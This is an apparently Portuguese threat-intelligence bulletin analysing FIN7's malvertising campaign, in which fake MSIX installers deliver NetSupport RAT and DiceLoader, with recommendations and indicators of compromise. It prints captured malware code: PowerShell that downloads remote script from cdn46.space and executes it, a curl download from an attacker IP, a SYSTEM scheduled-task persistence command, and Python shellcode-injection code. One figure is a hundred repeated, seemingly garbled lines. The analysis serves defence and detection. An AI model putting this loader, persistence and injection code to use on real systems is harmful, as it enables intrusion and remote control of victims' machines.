



# BOLETIM DE SEGURANÇA

**Grupo FIN7 observado usando anúncios maliciosos do  
Google para disseminar cargas MSIX**



Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

### [Heimdall Security Research](#)



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

### [Boletins de Segurança – Heimdall](#)



ISH

#### CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

BAIXAR



ISH

#### ALERTA PARA RETORNO DO MALWARE EMOTET!

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

BAIXAR



ISH

#### GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS

O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...

BAIXAR

## SUMÁRIO

1	Sumário Executivo .....	6
2	Cadeia de ataques observada .....	7
3	Recomendações .....	12
4	Indicadores de Compromissos .....	14
5	Referências .....	16
6	Autores.....	17

## LISTA DE TABELAS

Tabela 1 – Indicadores de Compromissos de artefatos.....	14
Tabela 2 – Indicadores de Compromissos de Rede.....	14

## LISTA DE FIGURAS

Figura 1 – Site malicioso com a carga maliciosa. ....	7
Figura 2 – Conteúdo do arquivo MSIX malicioso.....	7
Figura 3 – Trecho da carga útil do PowerShell. ....	8
Figura 4 – Trecho 2 analisado da carga útil do PowerShell.....	8
Figura 5 – O conteúdo decodificado em base64.....	9
Figura 6 – Conteúdo de Adobe_017301.zip. ....	9
Figura 7 – Código descriptografado responsável pelo processamento de injeção e alocação de memória.....	10
Figura 8 – Chave XOR e dados criptografados na carga útil do DiceLoader. ....	10

## 1 SUMÁRIO EXECUTIVO

---

Em abril deste ano, a equipe de ameaças da eSentire, detectou uma série de atividades envolvendo o grupo malicioso **FIN7**. Essa entidade criminosa, com base na Rússia e ativa desde 2013, estava utilizando táticas fraudulentas em diversos sites, fingindo ser marcas conhecidas como AnyDesk, WinSCP, BlackRock, Asana, Concur, The Wall Street Journal, Workable e Google Meet. Esses incidentes envolviam a distribuição do NetSupport RAT e do DiceLoader, representando estágios subsequentes na cadeia de infecção.



## 2 CADEIA DE ATAQUES OBSERVADA

Quando os usuários acessavam o site suspeito através de um anúncio patrocinado no Google Ads, eram confrontados com um pop-up enganoso. Este pop-up os incentivava a fazer o download de uma extensão de navegador falsa. Surpreendentemente, a suposta extensão do navegador, na verdade, se disfarçava como um arquivo MSIX, um formato comum de empacotamento de aplicativos para Windows.




Figura 1 – Site malicioso com a carga maliciosa.

### Entrega do NetSupport RAT

Quando descompactado o arquivo MSIX, percebeu-se que ele guardava consigo o script malicioso do PowerShell, conforme imagem abaixo:




Figura 2 – Conteúdo do arquivo MSIX malicioso.

```

1 $Type = Get-Object -Type System.Net.WebClient
2 $Host = Get-Object -Type System.Net.WebClient
3 $MyOCVwFVAd = "1"
4 $Type = Get-Object -Type System.Net.WebClient
5 $Type = Get-Object -Type System.Net.WebClient
6 $Type = Get-Object -Type System.Net.WebClient
7 $Type = Get-Object -Type System.Net.WebClient
8 $Type = Get-Object -Type System.Net.WebClient
9 $Type = Get-Object -Type System.Net.WebClient
10 $Type = Get-Object -Type System.Net.WebClient
11 $Type = Get-Object -Type System.Net.WebClient
12 $Type = Get-Object -Type System.Net.WebClient
13 $Type = Get-Object -Type System.Net.WebClient
14 $Type = Get-Object -Type System.Net.WebClient
15 $Type = Get-Object -Type System.Net.WebClient
16 $Type = Get-Object -Type System.Net.WebClient
17 $Type = Get-Object -Type System.Net.WebClient
18 $Type = Get-Object -Type System.Net.WebClient
19 $Type = Get-Object -Type System.Net.WebClient
20 $Type = Get-Object -Type System.Net.WebClient
21 $Type = Get-Object -Type System.Net.WebClient
22 $Type = Get-Object -Type System.Net.WebClient
23 $Type = Get-Object -Type System.Net.WebClient
24 $Type = Get-Object -Type System.Net.WebClient
25 $Type = Get-Object -Type System.Net.WebClient
26 $Type = Get-Object -Type System.Net.WebClient
27 $Type = Get-Object -Type System.Net.WebClient
28 $Type = Get-Object -Type System.Net.WebClient
29 $Type = Get-Object -Type System.Net.WebClient
30 $Type = Get-Object -Type System.Net.WebClient
31 $Type = Get-Object -Type System.Net.WebClient
32 $Type = Get-Object -Type System.Net.WebClient
33 $Type = Get-Object -Type System.Net.WebClient
34 $Type = Get-Object -Type System.Net.WebClient
35 $Type = Get-Object -Type System.Net.WebClient
36 $Type = Get-Object -Type System.Net.WebClient
37 $Type = Get-Object -Type System.Net.WebClient
38 $Type = Get-Object -Type System.Net.WebClient
39 $Type = Get-Object -Type System.Net.WebClient
40 $Type = Get-Object -Type System.Net.WebClient
41 $Type = Get-Object -Type System.Net.WebClient
42 $Type = Get-Object -Type System.Net.WebClient
43 $Type = Get-Object -Type System.Net.WebClient
44 $Type = Get-Object -Type System.Net.WebClient
45 $Type = Get-Object -Type System.Net.WebClient
46 $Type = Get-Object -Type System.Net.WebClient
47 $Type = Get-Object -Type System.Net.WebClient
48 $Type = Get-Object -Type System.Net.WebClient
49 $Type = Get-Object -Type System.Net.WebClient
50 $Type = Get-Object -Type System.Net.WebClient
51 $Type = Get-Object -Type System.Net.WebClient
52 $Type = Get-Object -Type System.Net.WebClient
53 $Type = Get-Object -Type System.Net.WebClient
54 $Type = Get-Object -Type System.Net.WebClient
55 $Type = Get-Object -Type System.Net.WebClient
56 $Type = Get-Object -Type System.Net.WebClient
57 $Type = Get-Object -Type System.Net.WebClient
58 $Type = Get-Object -Type System.Net.WebClient
59 $Type = Get-Object -Type System.Net.WebClient
60 $Type = Get-Object -Type System.Net.WebClient
61 $Type = Get-Object -Type System.Net.WebClient
62 $Type = Get-Object -Type System.Net.WebClient
63 $Type = Get-Object -Type System.Net.WebClient
64 $Type = Get-Object -Type System.Net.WebClient
65 $Type = Get-Object -Type System.Net.WebClient
66 $Type = Get-Object -Type System.Net.WebClient
67 $Type = Get-Object -Type System.Net.WebClient
68 $Type = Get-Object -Type System.Net.WebClient
69 $Type = Get-Object -Type System.Net.WebClient
70 $Type = Get-Object -Type System.Net.WebClient
71 $Type = Get-Object -Type System.Net.WebClient
72 $Type = Get-Object -Type System.Net.WebClient
73 $Type = Get-Object -Type System.Net.WebClient
74 $Type = Get-Object -Type System.Net.WebClient
75 $Type = Get-Object -Type System.Net.WebClient
76 $Type = Get-Object -Type System.Net.WebClient
77 $Type = Get-Object -Type System.Net.WebClient
78 $Type = Get-Object -Type System.Net.WebClient
79 $Type = Get-Object -Type System.Net.WebClient
80 $Type = Get-Object -Type System.Net.WebClient
81 $Type = Get-Object -Type System.Net.WebClient
82 $Type = Get-Object -Type System.Net.WebClient
83 $Type = Get-Object -Type System.Net.WebClient
84 $Type = Get-Object -Type System.Net.WebClient
85 $Type = Get-Object -Type System.Net.WebClient
86 $Type = Get-Object -Type System.Net.WebClient
87 $Type = Get-Object -Type System.Net.WebClient
88 $Type = Get-Object -Type System.Net.WebClient
89 $Type = Get-Object -Type System.Net.WebClient
90 $Type = Get-Object -Type System.Net.WebClient
91 $Type = Get-Object -Type System.Net.WebClient
92 $Type = Get-Object -Type System.Net.WebClient
93 $Type = Get-Object -Type System.Net.WebClient
94 $Type = Get-Object -Type System.Net.WebClient
95 $Type = Get-Object -Type System.Net.WebClient
96 $Type = Get-Object -Type System.Net.WebClient
97 $Type = Get-Object -Type System.Net.WebClient
98 $Type = Get-Object -Type System.Net.WebClient
99 $Type = Get-Object -Type System.Net.WebClient
100 $Type = Get-Object -Type System.Net.WebClient

```

Figura 3 – Trecho da carga útil do PowerShell.

O PowerShell trabalha coletando informações sobre o sistema operacional, como sua versão e o domínio em que está. Depois, ele vasculha e cataloga os nomes dos guardiões contra ameaças, conhecidos como antivírus, instalados na máquina. Ele cria um identificador exclusivo, um tipo de identidade secreta GUID. Agora vem a parte interessante: usando todas essas informações, ele constrói uma espécie de mapa, uma URL, para encontrar e decodificar um script de um servidor C2.

Mas aqui está a pegadinha: se o servidor responder com a palavra-chave “usradm”, o script do PowerShell começará a buscar por mais informações, como se estivesse seguindo uma trilha. E tem mais, ele é muito cuidadoso! Se alguma coisa sair do plano, ele não entra em pânico - ele sabe lidar com imprevistos e até relata os problemas de volta ao servidor, tudo isso através de uma série de sinais secretos escondidos na URL.

```

21 if ($BaKuejHRCvtKO.Contains($KtJshVstfXtEnn)) {
22
23     try {
24
25         $RAipGADQAFsuKiuhwOTOT = "czebphDxLxurFpyeSDTCVK.pe1"
26         $dduWlhhFPIa = "C:\ProgramData\S($RAipGADQAFsuKiuhwOTOT)"
27         $BaKuejHRCvtKO | Out-File -FilePath $dduWlhhFPIa
28         $BpogwawXGepcF = $RAipGADQAFsuKiuhwOTOT
29         $ccPgh = "myUserAgentHere"
30         $LKSnwvEUAEdEcbGsnDII = "https://cdn46.space/974afa0a-d334-48ec-a0d4-4cc14efa730c-1d3d044a-e654-41e3-ad32-38a2934393e4?aklshdjahsjdh=25&ajhsdjhasjhd=nsd&iud=$iudValue" + "$($ccPgh)"
31         $ycoj = $epJexGMSN.DownloadString($LKSnwvEUAEdEcbGsnDII)
32         $BaKuejHRCvtKO = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ycoj))
33         Invoke-Expression $BaKuejHRCvtKO
34     }
35     catch {
36         $J = $_.Exception.Message
37         $WmzvqJRxvRlRxFFRokJD1DDDa = "?TGWTicje=$($n)4MhRiZoL=$($J)"
38         $nRupcM = "https://cdn46.space/223dc805-5605-4a0b-b828-cdad1b84126e-79d39c2c-0f10-48d1-9edf-cl8a784efba0" + "$($WmzvqJRxvRlRxFFRokJD1DDDa)"
39         $ycoj = $epJexGMSN.DownloadString($nRupcM)
40         try {
41             $XDXQFDVbRWayCaoEJ = "7aklshdjahsjdh=25&ajhsdjhasjhd=nsd&iud=$iudValue"
42             $JKRtDMg = "https://cdn46.space/974afa0a-d334-48ec-a0d4-4cc14efa730c-1d3d044a-e654-41e3-ad32-38a2934393e4?aklshdjahsjdh=25&ajhsdjhasjhd=nsd&iud=$iudValue" + "$($XDXQFDVbRWayCaoEJ)"
43             $ycoj = $epJexGMSN.DownloadString($JKRtDMg)
44             $BaKuejHRCvtKO = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ycoj))
45             Invoke-Expression $BaKuejHRCvtKO
46         }
47         catch {
48             $J = $_.Exception.Message
49             $WmzvqJRxvRlRxFFRokJD1DDDa = "?TGWTicje=$($n)4MhRiZoL=$($J)"
50             $nRupcM = "https://cdn46.space/223dc805-5605-4a0b-b828-cdad1b84126e-79d39c2c-0f10-48d1-9edf-cl8a784efba0" + "$($WmzvqJRxvRlRxFFRokJD1DDDa)"
51             $ycoj = $epJexGMSN.DownloadString($nRupcM)
52         }
53     }
54 }
55 }

```

Figura 4 – Trecho 2 analisado da carga útil do PowerShell.

O script decodificado baixa o arquivo NetSupport do servidor C2 usando um formato de URL específico: hxxps://cdn46[.]space/974afa0a-d334-48ec-a0d4-4cc14efa730c-1d3d044a-e654-41e3-ad32-38a2934393e4?aklshdjahsjdh=25&ajhsdjhasjhd=nsd&iud=\$iudValue and user-agent “myUserAgentHere”. Posteriormente, o programa descompacta o arquivo zip, movendo seus conteúdos para o diretório C:\ProgramData\netsupport. Por fim, ele inicia o programa contido, o NetSupport RAT.



```

$findir = "C:\ProgramData\netsupport"
$fn = "$($findir)\netsupport.zip"
$uidValue = "7af542c1-593f-4621-a014-a065aa487d0b"
New-Item -Path $findir -ItemType Directory
$url = "https://cdn46.space/974afa0a-d334-48ec-a0d4-4cc14efa730c-1d3d044a-e654-41e3-ad32-38a2934393e47a1shdjhshjdh=256a7hdjhshjdh=nsdgiud=$uidValue"
$webClient = New-Object Net.WebClient
$webClient.Headers.Add("User-Agent", "myUserAgentHere")
$downloadUrl = $webClient.DownloadString($url)
$webClient.DownloadFile($downloadUrl, $fn)
Expand-Archive -LiteralPath $fn -DestinationPath $findir -Force
Remove-Item -Path $fn -Force -Recurse
Start-Sleep -seconds 3
Invoke-Expression -Command "$($findir)\client\client32.exe"

```

Figura 5 – O conteúdo decodificado em base64.

## Segundo caso observado

O segundo caso segue o mesmo padrão de infecção do primeiro: o usuário acessou o site malicioso meet-go[.]click, onde foi enganado para baixar um instalador falso do MSIX MeetGo. Essa instalação incluiu o NetSupport RAT, que permitiu ao agente da ameaça acessar a máquina do usuário cerca de três horas depois. Os agentes da ameaça usaram o curl para recuperar o csvde.exe (MD5: b6f12d39edbf3b33952be4329064b35) via [http://91.219.238\[.\]214:4673/01/csvde.exe](http://91.219.238[.]214:4673/01/csvde.exe), que é uma ferramenta de linha de comando para Windows que permite a importação e exportação de dados do Active Directory. A ferramenta foi usada para executar o comando:

- `csvde.exe -r "(&(objectClass=Computer))" -l samAccountName,description,IPv4Address,info,operatingSystem -f 01cp.txt`

O comando exporta dados sobre objetos de computador para um arquivo de texto (01cp.txt), incluindo atributos específicos como nome da conta, descrição, endereço IP, informações gerais e detalhes do sistema operacional. Em seguida, o agente da ameaça usou curl para recuperar o arquivo zip “Adobe\_017301.zip” (MD5: e7b1fb0ef5dd20f4522945b902803f10) via [http://91.219.238\[.\]214:4673/01/Adobe\\_017301.zip](http://91.219.238[.]214:4673/01/Adobe_017301.zip). O conteúdo do arquivo zip é então extraído para `c:\programdata\` com o comando:

- `tar -zxvf c:\programdata\Adobe_017301.zip -C c:\programdata`




Figura 6 – Conteúdo de Adobe\_017301.zip.

O agente da ameaça então realiza um reconhecimento adicional executando o comando “whoami /upn”, que exibe o nome principal do usuário (UPN) do usuário atualmente conectado. A persistência do host é obtida por meio de tarefas agendadas. O agente da ameaça criou a tarefa agendada “Updater” para executar a carga útil do Python “svchostc.py”.

- `SCHTASKS /create /f /tn "Microsoft\Windows\Updater" /tr "cmd /c c:\programdata\Adobe_017301\svchostc.exe c:\programdata\Adobe_017301\svchostc.py" /sc minute /mo 1 /RU "NT AUTHORITY\SYSTEM"`

A descriptografia e execução da carga útil do Python são implementadas na função lambda (`_`), que executa operações de descriptografia, como reversão de string e decodificação base64.

A saída descriptografada conteria a carga criptografada do DiceLoader e as instruções criptografadas para alocar memória com permissões de execução, copiar a carga descriptografada na memória e criar e executar um novo thread que executa a carga, executando efetivamente uma injeção de processo, conforme imagem abaixo.

```
import ctypes
import time
kernel32 = ctypes.windll.kernel32
length = len(RVCVOS)
time.sleep(1)
kernel32.VirtualAlloc.restype = ctypes.c_void_p
ptr = kernel32.VirtualAlloc(None, length, 0x3000, 0x40)
buf = (ctypes.c_char * len(RVCVOS)).from_buffer_copy(RVCVOS)
kernel32.RtlMoveMemory.argtypes = (ctypes.c_void_p, ctypes.c_void_p, ctypes.c_size_t)
kernel32.RtlMoveMemory(ptr, buf, length)
time.sleep(2)
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_void_p(ptr), ctypes.c_int(0), ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ht, -1)
```

Figura 7 – Código descriptografado responsável pelo processamento de injeção e alocação de memória.

O DiceLoader armazena seus IPs e portas C2 na seção .data. Os dados são XOR com uma chave codificada localizada na mesma seção.




Figura 8 – Chave XOR e dados criptografados na carga útil do DiceLoader.

A continuidade da ameaça representada pelos incidentes do FIN7 é evidente. Eles continuam a explorar marcas confiáveis e a usar anúncios enganosos na web para disseminar o NetSupport RAT, seguido pelo DiceLoader. Um destaque preocupante é o uso cada vez mais frequente de arquivos MSIX assinados por esses atores, uma tática que tem se mostrado eficaz em seus esquemas.

### 3 RECOMENDAÇÕES

---

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

#### **Educação em segurança cibernética**

- Treine os funcionários regularmente sobre segurança cibernética, focando especialmente na identificação de e-mails de phishing e chamadas suspeitas, que são métodos frequentemente utilizados pelo FIN7 para iniciar um ataque.

#### **Fortalecimento de segurança de e-mail**

- Utilize soluções de segurança de e-mail que incluem filtros de phishing e escaneamento de anexos maliciosos. O FIN7 geralmente usa documentos maliciosos disfarçados de comunicações legítimas para enganar os usuários a executá-los.

#### **Controle de acesso e segmentação de rede**

- Limite o acesso aos recursos críticos apenas aos usuários que precisam dele para realizar suas funções e segmente a rede para conter e limitar movimentos laterais em caso de violação.

#### **Monitoramento e resposta**

- Implemente uma solução robusta de detecção e resposta a endpoints (EDR) para monitorar, alertar e responder a atividades suspeitas em tempo real. Soluções como o Microsoft Defender for Endpoint demonstraram ser eficazes na detecção e bloqueio de técnicas usadas por grupos como o FIN7.

#### **Atualizações e patching de segurança**

- Mantenha todos os sistemas operacionais, aplicativos e infraestruturas (como servidores Microsoft Exchange) atualizados com os patches mais recentes para mitigar vulnerabilidades conhecidas exploradas por atacantes.

#### **Resposta a incidentes e recuperação**

- Tenha um plano de resposta a incidentes bem definido que inclua notificação imediata de invasões, análise rápida do escopo do ataque e recuperação de sistemas comprometidos.

### Uso de ferramentas de segurança avançadas

- Considere o uso de ferramentas de segurança que podem detectar e bloquear comportamentos maliciosos, como obfuscação de comandos e técnicas de evasão, que são comuns nas operações do FIN7.



## 4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
<b>md5:</b>	e7b1fb0ef5dd20f4522945b902803f10
<b>sha1:</b>	39eea89210c193f0b9ba01ae8df7c871711d631e
<b>sha256:</b>	8e0c8970b900796e31f93adb9a942e665da40f5bdf1d182c8d3a1dca98103911
<b>File name:</b>	Adobe_017301.zip

Indicadores de compromisso do artefato	
<b>md5:</b>	782621d1062a8fc7d626ceb68af314e5
<b>sha1:</b>	9b8dfb2ee5458e42a98ef2936bf4746573e1574e
<b>sha256:</b>	d2f5003dde5b497e13ee9f52b08237b52c8dd572df31100ee57a93f2cd6b09e5
<b>File name:</b>	svchostc.py

Tabela 1 – Indicadores de Compromissos de artefatos

### Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
<b>URL</b>	wall-street-journal.link, sapconcur.pro, concur.pm, advancedipscannerapp.com, workable.uk.com, wsj.wf, wsj.re wsj.pm, wsj.wales, asana.tel, advanced-ip-scanner.link, concur.re, concur.skin asana.wf, blackrock.wf, blackrock.re, lexisnexis.day, quicken-install.com, vkontakte.in, autodesk.pm 7-zip.cfd, meet-go.click, winscp-install.com, webex-install.com, investing.wf, padmin.link asana.pm, aimp.day, workday.pm, any-connectcisco.com
<b>Domínio</b>	cdn41.space, cdn46.space, cdn45.space, cdn35.space, cdn30.space, cdn34.space, cdn32.space, cdn43.space cdn37.space, cdn42.space, cdn27.space, cdn25.space, cdn36.space, cdn33.space, cdn40.click, cdn31.space cdn38.space, eprst431.booo, cdn1124.net, cdn1701.com
<b>IP</b>	DiceLoader C2: 193.124.24.51:443 38.135.52.151:273  NetSupport: 5.8.63.140 185.174.102.62 109.107.170.126 193.233.206.23

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

## 5 REFERÊNCIAS

---

- Heimdall by ISH Tecnologia
- [Esentire](#)

## 6 AUTORES

---

- Ismael Pereira Rocha



heimdall  
security research

A DIVISION OF ISH